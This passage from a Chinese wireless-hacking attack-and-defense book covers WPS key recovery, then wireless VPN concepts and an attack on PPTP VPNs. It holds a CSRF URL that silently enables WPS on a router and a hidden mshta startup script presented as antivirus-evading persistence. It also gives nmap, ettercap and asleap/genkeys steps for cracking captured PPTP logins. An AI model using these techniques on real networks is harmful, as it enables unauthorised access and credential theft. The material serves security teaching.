


图 11-12

接下来，单击下方的 PBC 按钮，开始尝试与该 AP 进行 WPS 自动连接。此时，在 PBC 按钮右侧的状态栏中会出现 PBC-Scanning AP 的提示，表示当前处于扫描 WPS 设备中。

稍等 10~20 秒左右，会出现 PBC-Get WPS profile successfully 提示，即配置成功的提示。此时，该无线网卡已经和 SSID 名为 ZerOne 的无线网络设备的 WPS 匹配成功，并成功连接至该无线网络，如图 11-13 所示。





图 11-13

此时若登录无线路由器，在其上对应的 WPS 设置中将能看到出现“添加无线设备成功”，如图 11-14 所示。

Step 04 查看无线连接加密配置内容。

在 WPS 页面下可以看到具体的配置内容。如图 11-15 所示，当前已连接网络的名称为 ZerOne，认证方法为 WPA2-PSK，加密方法为 TKIP，密钥为一系列星号显示。



无线网络黑客攻防




图 11-14




图 11-15

Step 05 破解 WPA-PSK 或 WPA2-PSK 加密。

既然是星号显示，那么使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图 11-16 所示，打开星号密码查看工具，把鼠标光标移至密钥显示星号的位置，即可在图 11-16 右上角密码查看工具中看到密码为 longaslast。

也就是说，当前 SSID 名为 ZerOne 的无线路由器，启用的 WPA2-PSK 密钥为 longaslast。至此，该无线网络的 WPA2-PSK 加密认证已被彻底攻破。




图 11-16

对于一些使用长字符串密码的 WPA-PSK 或者 WPA2-PSK 加密，此方法依然有效。如图 11-17 所示，当前无线网络采用 WPA-PSK/WPA2-PSK 混合加密方式，具体密钥采用加密关键字为无规律长字符串。





图 11-17

使用星号查看器查看，即可显示出星号背后真实的密钥内容。如图 11-18 所示，当前 SSID 名为 IPTIME_WPS_3424 的无线路由器的启用密钥为 35a08cddc7b07491abd8，即虽然之前设置时输入长达 60 多位的加密密钥，但在实际使用时只有前 20 位起作用。这个原因除了 WPA-PSK 本身要求密钥在 8~64 位之间的定义外，还可能是因为产品不同而导致的。





图 11-18

11.4 常见配合技巧

为方便读者学习和使用，这里将常见的配合技巧和可能出现的一些问题列举出来，以供对比查阅。

11.4.1 常见技巧

一般来说，在无线黑客们的实际攻击及测试中，总会遇到诸如无线路由器 WPS 功能没有开启、WPS 开启时间有限制或者当前管理员在线但没有访问无线路由器进行配置等情况，所以无线黑客也会使用一些技巧来回避或者绕过这些问题。



1. 发送跨站请求

由于大多数无线路由器上的 WPS 功能默认是没有开启的，而这些无线设备需要使用者手动进入无线路由器的 WPS 配置页面，按启动键才能开启 WPS 功能。在这种情况下，无线黑客会考虑结合其他方式进行配合攻击，比如针对无线设备的 CSRF 攻击。

CSRF 的英文全称是 Cross Site Request Forgery，字面上的意思是跨站点伪造请求。以韩国 IPTIME 品牌无线路由器为例，将攻击路径伪造后发送至具备管理员权限的用户，将会导致需要手动启动的 WPS 功能在后台悄悄启动，此时攻击者即可使用本节讲述的方法与 WPS 关联。

```
http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0
```

关于针对无线设备的 CSRF 攻击具体细节由于涉及较多的 Web 方面的知识，这里就不再深入讲解。

2. 构造特殊脚本

和上面提到的 CSRF 攻击方式不同的是，构造特殊开机脚本这一方法主要是针对如下情况：无线黑客已经入侵到无线网络中，并通过该无线网络侵入到其他在线的主机系统，获取到管理员权限。在这一情况下，黑客为了保存自己的“战果”，会考虑植入一些木马等后门工具。但需要注意的是，这些木马可能会被查杀、当前已连接的无线网络加密方式及密钥也可能被修改等情况。

而构造特殊脚本正是应对上面提及情况的方法之一。最简单的脚本可以使用批处理实现，如下所示的代码为可以在运行后直接访问 WPS 配置页面并开启 WPS 功能，但不会有任何窗口及提示出现。由于是合法访问，所以 360、卡巴斯基之类的杀毒软件都不会报警。

```
mshat vbscript:CreateObject("WScript.Shell").Run("iexplore http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0",0)(window.close)
```

在上述代码的基础上，也可以通过再加入 for 循环语句和无线路由器登录账户及密码，就可以使得这个批处理每隔 3 分钟访问一次无线路由器的 WPS 配置页面并开启 WPS 功能，换句话说，也就是随时开放 WPS 以便下一次连入。将做好的 bat 批处理文件放置到网关服务器的组策略中，就是“计算机配置”中的“启动脚本”中，保存并退出，放置在这个位置的批处理文件将会在每次服务器开机后出现操作系统登录界面时直接运行，也就是说，只要主机再一次重启后这个脚本就会一直在后台运行。

11.4.2 常见问题


由于 WPS 攻击属于比较高级的攻击方式，需要一些技巧的配合。所以在进行 WPS 攻防测试的时候，肯定会遇到一些问题，下面将常见的问题归纳如下，以供读者参考。

1. 无线网卡配置工具中没有 WPS 选项？

答：请使用具备 WPS 功能的无线网卡。目前支持 802.11n 的无线网卡基本都具备此项功能，具体请在购买前仔细查看外包装说明上是否出现 WPS 的描述。再次强调一下，当在外包装上产品简述中出现所谓“一键加密”功能的描述时，即为具备 WPS 功能。

2. 使用 wpspy.py 或 wpscan.py 时出现 Killed 提示并中断的问题

答：如图 11-19 所示，在监控时可能遇到下述错误提示，并在末尾出现 Killed 后自动退出。



```
root@ZerOne: ~ - Shell - Konsole <@ZerOne>
Session Edit View Bookmarks Settings Help
WPSVersion : 1.0
WPSState : Configured

WARNING: wrong value: DNS.qdcount=63888
WARNING: wrong value: DNS.ancount=39615
WARNING: more wrong value: DNS.nscount=5706
WARNING: wrong value: DNS.qdcount=31272
WARNING: wrong value: DNS.ancount=39747
WARNING: more wrong value: DNS.nscount=31164
WARNING: wrong value: DNS.qdcount=31294
WARNING: wrong value: DNS.ancount=64261
WARNING: more wrong value: DNS.nscount=4762
WARNING: wrong value: DNS.qdcount=31351
WARNING: wrong value: DNS.ancount=1761
WARNING: more wrong value: DNS.nscount=11120
WARNING: wrong value: DNS.qdcount=31377
WARNING: wrong value: DNS.ancount=36852
WARNING: more wrong value: DNS.nscount=23882
WARNING: wrong value: DNS.qdcount=31257
WARNING: wrong value: DNS.ancount=61843
WARNING: more wrong value: DNS.nscount=7766
Killed
root@ZerOne: ~ - Shell #
```

图 11-19

这是由于驱动不稳定，或者程序本身 bug 导致，此类中断情况不影响监控效果，重新输入命令开启即可。




第 12 章

Wireless VPN 攻防实战

虚拟网的攻击与预防可能没有大家想象的那么复杂，当然，也不会简单到随便都能得出结论。

本章通过实际案例来讲解 Wireless VPN 的攻防实战方法。

- 12.1 VPN 原理
- 12.2 无线 VPN 攻防实战
- 12.3 防护及改进





12.1 VPN 原理

本节来说明 VPN 的工作原理。

12.1.1 虚拟专用网的组件

VPN 全称为 Virtual Private Network，即虚拟专用网，其目的是为了实现建立私有的安全通信通道，方便远程用户能够稳定、安全地连接至企业内部网络，访问内部的资源。其基本工作原理如图 12-1 所示。

VPN 主要包括以下组件：

- 虚拟专用网(VPN)服务器：可以配置 VPN 服务器以提供对整个网络的访问，或限制仅可访问作为 VPN 服务器的计算机的资源。
- VPN 客户端：是获得远程访问 VPN 连接的个人用户或获得路由器到路由器 VPN 连接的计算机。
- LAN、远程访问及隧道协议：应用程序使用 LAN 协议传输信息。远程访问协议用于协商连接，并为通过广域网（WAN）连接发送的 LAN 协议数据提供组帧。隧道协议是为了进行身份验证、加密及数据压缩。




图 12-1 VPN 基本工作原理图

12.1.2 隧道协议

VPN 客户端通过使用 PPTP 或 L2TP 隧道协议，可创建到 VPN 服务器的安全连接。以下内容仅显示虚拟专用网可能的配置，实际工作实施和配置可能会有所不同。

1. PPTP 概述

点对点隧道协议（PPTP）是一种 VPN 隧道协议。PPTP 是点对点协议（PPP）的扩展，并协调使用 PPP 的身份验证、压缩和加密机制。PPTP 的客户端支持内置于 Windows XP 中的远程访问客户端。

Windows Server 2003 支持 PPTP 的 VPN 服务器的实现。在系统初始安装时，PPTP 将与 TCP/IP 协议一同安装。根据运行“路由和远程访问服务器安装向导”时所做的选择，PPTP 可以配置为 5 个或 128 个 PPTP 端口。PPTP 和“Microsoft 点对点加密”（MPPE）提供了对专用数据封装和加密的主要 VPN 服务。

2. L2TP 概述

L2TP 是一个工业标准 Internet 隧道协议，它为通过面向数据包的介质发送的 PPP 帧提供封装。与 PPTP 一样，L2TP 也利用 PPP 的身份验证和压缩机制，但与 PPTP 不同的是，L2TP 不采用“Microsoft 点对点加密”（MPPE）方式来加密 PPP 帧，L2TP 依赖于加密服务的 Internet 协议安全性（IPSec）。基于 L2TP 的虚拟专用网连接是 L2TP 和 IPSec 的组合，L2TP 和 IPSec 二者都必须被双方路由器所支持。

3. IPSec 概述

IPSec 即 Internet 协议安全性，是一种开放标准的框架结构，通过使用加密的安全服务以确保在 Internet 协议（IP）网络上进行保密而安全的通信。

IPSec 是安全联网的长期方向，为防止专用网络和 Internet 攻击提供了主要防线。它通过端对端的安全性来提供主动的保护，以防止专用网络与 Internet 的攻击。在通信中，只有发送方和接收方才是唯一必须了解 IPSec 保护的计算机。

IPSec 通过数据包筛选及受信任通信的实施来防御网络攻击。通常，通信两端都需要 IPSec 配置（称为 IPSec 策略）来设置选项与安全设置，以允许两个系统对如何保护它们之间的通信达成协议。

4. Pre-Shared Key 概述

Pre-Shared Key（预共享密钥）是一串用以验证 L2TP/IPSec 连接的 Unicode 字符，可以配置“路由和远程访问”以验证支持预共享密钥的 VPN 连接。

预共享密钥的优点是不要求公钥基础设施（PKI）的硬件和配置投资，而 PKI 对于使用计算机证书进行 L2TP/IPSec 身份验证则是必需的。这样在远程访问服务器上配置预共享密钥很简单，在远程访问客户端上配置预共享密钥也相对较容易。

但是与证书不同，预共享密钥的起源和历史都无法确定。单个远程访问服务器对需要预共享密钥以进行身份验证的所有 L2TP/IPSec 连接只能使用一个预共享密钥。因此，必须对连接到使用预共享密钥的远程访问服务器的所有 L2TP/IPSec VPN 客户端发行同一预共享密钥。所以，使用预共享密钥验证 L2TP/IPSec 连接被认为是一种相对较弱的身份验证方法。如果需要一种长期、安全可靠的身份验证方法，则应考虑使用 PKI。

12.1.3 无线 VPN

1. 关于无线 VPN

询问任何熟悉安全的 IT 专业人员有关在企业环境中使用无线网络的问题，他们都会告诉用户：普通的 AP 安全措施并不能真正解决问题。无线通信的广播性质、日益高级的无线监听工具和破解无线 AP 传输数据的手段，都表明若不采用额外的措施，无线网络也将无法保证安全。

通常的安全建议是：把无线 AP 放入企业内部的某一网段中，并将这一网段用防火墙保护起来，防止内部网的其他部分与无线 AP 连接；然后采取的步骤是让所有的无线客户使用虚拟专用网软件，这样的无线网络会更安全一些。同时，如果企业网络存在一个 DMZ（半军事化区，内部网络与外部互联网之间的半安全区域），就使用 DMZ；如果没有 DMZ，应坚持使用原有的方法，使用单独的电缆隔离或者 AP 的虚拟网络，让数据在进入内部网之前通过一个防火墙，只让这个通信停留在网络安全的一边。无线 VPN 认证简化过程如表 12-1 所示。

表 12-1

步 骤	传 输 方 式	内 容
第一步	802.11 连接过程	WLAN 客户端通过认证，与 AP 建立连接
第二步	IPSec 隧道	客户端通过 DHCP 请求获取 IP 地址
		第三层隧道建立使用 IKE 与 VPN 网关认证
第三步		通过 OTP（One Time Password）进行用户认证
第四步	用户 IP 数据流	用户客户端软件使用 IPSec 隧道与 VPN 网关传输数据



由表 12-1 可知，基于无线网络的 VPN 实际上就是传统的有线网络 VPN 的合理延伸。通过无线接入点或无线路由器的中转，使得外部用户可以通过 VPN 连接到内部网络，从而访问内部资源。作为一种安全策略，无线 VPN 可以有效地将原本透明的无线网络提升到一个高安全的阶段。

2. 虚拟专用网和无线 AP 结合

常见的有两种模式可以把虚拟专用网和无线 AP 结合起来。

第一种模式：把 AP 放在 Windows 服务器的接口上，使用 Windows 内置的虚拟专用网软件增加无线通信的覆盖范围。

这种方法允许用户使用内置的 Windows 客户端软件以及 L2TP 和 IPSec 软件，为用户的无线网络通信进行加密。这种技术也适用于支持同样的内置或者免费的虚拟专用网客户端软件的其他操作系统。这个方法的好处是使用内置的软件，客户端软件的变化很小，非常容易设置和应用，不需要增加额外的服务器或者硬件成本。不足的是增加了现有的服务器的额外负荷（根据提供服务的 AP 的数量和使用这些 AP 的客户数量的不同，负荷也有所不同），也可能导致服务器执行其他的任务时效果不好。如果同一服务器还提供防火墙功能，那么额外负荷可能会需要使用其他的服务器或者采用不同的方法，其拓扑原理如图 12-2 所示。




图 12-2

第二种模式：使用一个包含内置虚拟专用网网关服务的无线 AP。

一些网络设备公司目前提供一种单个机箱的解决方案，这种解决方案集成了 AP 和虚拟专用网功能，使应用无线安全网络更加容易。这种预先封装在一起的两种功能结合的设备很容易安装、设置、配置和管理，而且很容易强制规定政策，让每一个无线连接都使用虚拟专用网完成连接。由于这种方法在使用的时候很容易选择，加密也更加合理了，避免了 802.1X 加密为虚拟专用网连接增加的费用。这种方法的缺点是价格昂贵，购买新的机器只能满足新的无线局域网子网的需求，在不更换硬件的情况下很难从一种无线技术升级到另一种技术等。

还有一种方法是指定一台在 DMZ（或者在自己的网段）的服务器，专门处理无线连接、VPN 网关需求以及防火墙信息，开启或关闭无线网段。这样，在其中增加一个虚拟专用网，不但可以提高机密资料传输的安全性，也会使得日常网络通信在无线网络中就像在有线网络中一样安全。

12.2 无线 VPN 攻防实战

一提到 VPN，绝大多数公司管理员及用户的看法都是：VPN 环境已经属于高级别安全防护，足以保证企业内部信息通信的安全与稳定。而对于大多数中小型企业，为了便于工作及部署，基本都是采用 PPTP 及强化的 IPsec VPN，至于大型企业及分支众多的分店型企业，则较多使用 SSL VPN。作为无线领域的延伸，无线 VPN 在带来便捷的同时，也面

面临着和有线网络 VPN 一样的威胁。下面分别以 Windows Server 2003 下的 PPTP 及 IPSec VPN 为例，来进行安全威胁试验及分析。

12.2.1 攻击 PPTP VPN

对于采用 PPTP 验证的 VPN，可以使用中间人攻击实现，在截获到 VPN 客户端登录 VPN 服务器/设备的数据报文之后，就可以使用 asleap 进行破解了。

Step 01 扫描 VPN 设备。

心怀恶意的攻击者在对 VPN 设备进行攻击前，需要先对预攻击目标进行确认，这就需要扫描来发现及识别目标。对于最常见的 PPTP VPN，攻击者常会使用 NMAP 这款在命令提示符下工作的扫描器来进行探测。当然，其图形化版本 Zenmap 也非常好用。Zenmap 提供了很好的界面帮助用户进行 NMAP 常见的扫描选项，并能够将结果用不同颜色标识，以便用户查看所需的内容。

如图 12-3 所示，通过采用 Full version Detection Scan（完整版本探测模式），作为新版本的 Zenmap，成功扫描出目标开放的 1723 端口，此为 PPTP 服务器标准端口。在这里可以看到，Zenmap 同时识别出目标操作系统为 Windows Server 2003 以及该系统对应的内部版本号，其扫描的结果非常准确。

```
Host 192.168.113.3 appears to be up ... good.  
Interesting ports on 192.168.113.3:  
Not shown: 1713 filtered ports  
PORT      STATE    SERVICE    VERSION  
1723/tcp    open  pptp      Microsoft (Firmware: 3790)  
MAC Address: 00:0F:3D:F1:A2:56 (D-Link)  
Warning: OSScan results may be unreliable because we could  
not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Microsoft Windows 2003  
OS details: Microsoft Windows Server 2003 SP1 or SP2
```

图 12-3

Step 02 截获 VPN 交互数据包。

接下来，采用之前所讲述的中间人攻击方式，比如 ARP 欺骗等，攻击者会使用 ettercap 或者 Cain 来实现，即可截获 VPN 交互数据包。如图 12-4 所示，使用 ettercap 就可以直接过滤出采用 MS CHAP v2 加密的 VPN 用户登录 Hash 值，其中包含了 VPN 用户登录账户名及对应密码。




图 12-4

若直接使用 Ethereal 或者 Wireshark 抓包，也可看到数据包中具体的数据形态及整体结构。

如图 12-5 所示，打开捕获包中的 PPP Challenge Handshake Authentication Protocol 栏，即 PPP 握手验证协议栏，可以看到在 Data 中 Value 处显示的加密 Hash 值。在其下方，也同时显示出截获的 VPN 客户端登录账户名为 tom。

Step 03 破解 VPN 客户端用户账户名及密码。

在获得 VPN 之间的通信数据报文后，就可以使用专有工具进行破解了。

工具介绍：asleap

asleap 是一款用于恢复 LEAP 和 PPTP 加密密码的免费工具，其原理主要是基于 LEAP 验证漏洞，但由于 PPTP 同样使用了和 LEAP 一样的 MS CHAP v2 加密，所以这款工具也可用于破解 PPTP 账户及密码。asleap 包含的组件如表 12-1 所示。

表 12-2 asleap 包含组件具体列表

组件名称	描述
asleap	主要用于 PPTP/LEAP 密码的恢复，只要将捕获到的交互数据包导入，asleap 就可以自动检测数据包类型并自动开始破解
genkeys	用于普通字典的转换，该工具可将普通字典内容转换成 asleap 可识别的 DAT 和 IDX 两种专用 Hash 文件

在进行 VPN 破解前，攻击者会先使用 genkeys 来建立破解专用字典文件，命令如下：

```
genkeys -r dict -f simple.dat -n simple.idx
```

参数解释：

- -r：后跟事先准备的字典文件。
- -f：后跟预制作的 DAT 格式的 Hash 文件。
- -n：后跟预制作的 IDX 格式的 index 文件。

按【Enter】键后，可看到图 12-6 所示的内容。

```
Session Edit View Bookmarks Settings Help
[1] asleap-1.4 # genkeys -r /root/simple.txt -f simple.dat -n simple.idx
genkeys 1.4 - generates lookup file for asleap. <jwright@nasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
67 hashes written in 0.07 seconds: 1004.56 hashes/second
Starting sort (be patient) ... Done.
Completed sort in 5 compares.
Creating index file (almost finished) ...Done.
[1] asleap-1.4 #
```

图 12-6

从图 12-6 中可以看到，文件的生成速度很快，一般来说，对于大型字典的转换，Hash 生成速度可以保持在每秒 10000 个 Hash。接下来，攻击者就可以使用 asleap 进行暴力破解了，其基本破解命令如下：


```
asleap -r shark -f simple.dat -n simple.idx
```

参数解释：

- -r：后跟截获的 VPN 客户端登录数据包。

- -f: 后跟使用 genkeys 制作的 DAT 格式字典文件。
- -n: 后跟使用 genkeys 制作的 IDX 格式字典文件。

如图 12-7 所示, 在将使用 Wireshark 截获到的 PPTP 登录数据包导入到 asleap 后, 经过很短时间的破解, 便成功地将名为 xiaobai 的 VPN 客户端账户对应的密码解开, 即 password 栏显示的 1126, 此为典型的生日密码。



```
Shell - Konsole
Session Edit View Bookmarks Settings Help
bt asleap-1:4 # asleap -r shark3 -f simple.dat -n simple.idx
asleap 1.4 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using the passive attack method.

Captured PPTP exchange information:
username: xiaobai
auth challenge: dc81bfff4d379d9956f87cd9c6e29e9f2
peer challenge: aaf85cbcd275e42558345115a2f91a5ca
peer response: 8aa13583ef91a2add5047f5c7f3080283834ccc4addfe7a8
challenge: d450f722cd882f2
hash bytes: d=11
NT hash: 181ad834ded174cf00ae7726ebcd11
password: 1126

Closing pcap ...
bt asleap-1:4 #
```

图 12-7

由于 asleap 采用的是字典破解, 所以若对方采用高复杂度密码, 将不能够轻易破解出密码, 同时程序会出现提示 Could not find a matching NT hash....., 意思是说在该字典中没有找到匹配的密码, 要求用户再尝试其他的字典, 如图 12-8 所示。



```
Shell - Konsole
Session Edit View Bookmarks Settings Help
bt asleap-1:4 # asleap -r shark3 -f wordlist.dat -n wordlist.idx
asleap 1.4 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using the passive attack method.

Captured PPTP exchange information:
username: xiaobai
auth challenge: dc9b9d776573d0fed07aaaf59ef8607bf
peer challenge: e4dab6ca1d19e010fc725b2279380a85
peer response: 38aa0fcce952272df2fa44033e7dfc4ced4ba18c9f94b78
challenge: 2f2fb790fd7d6ec
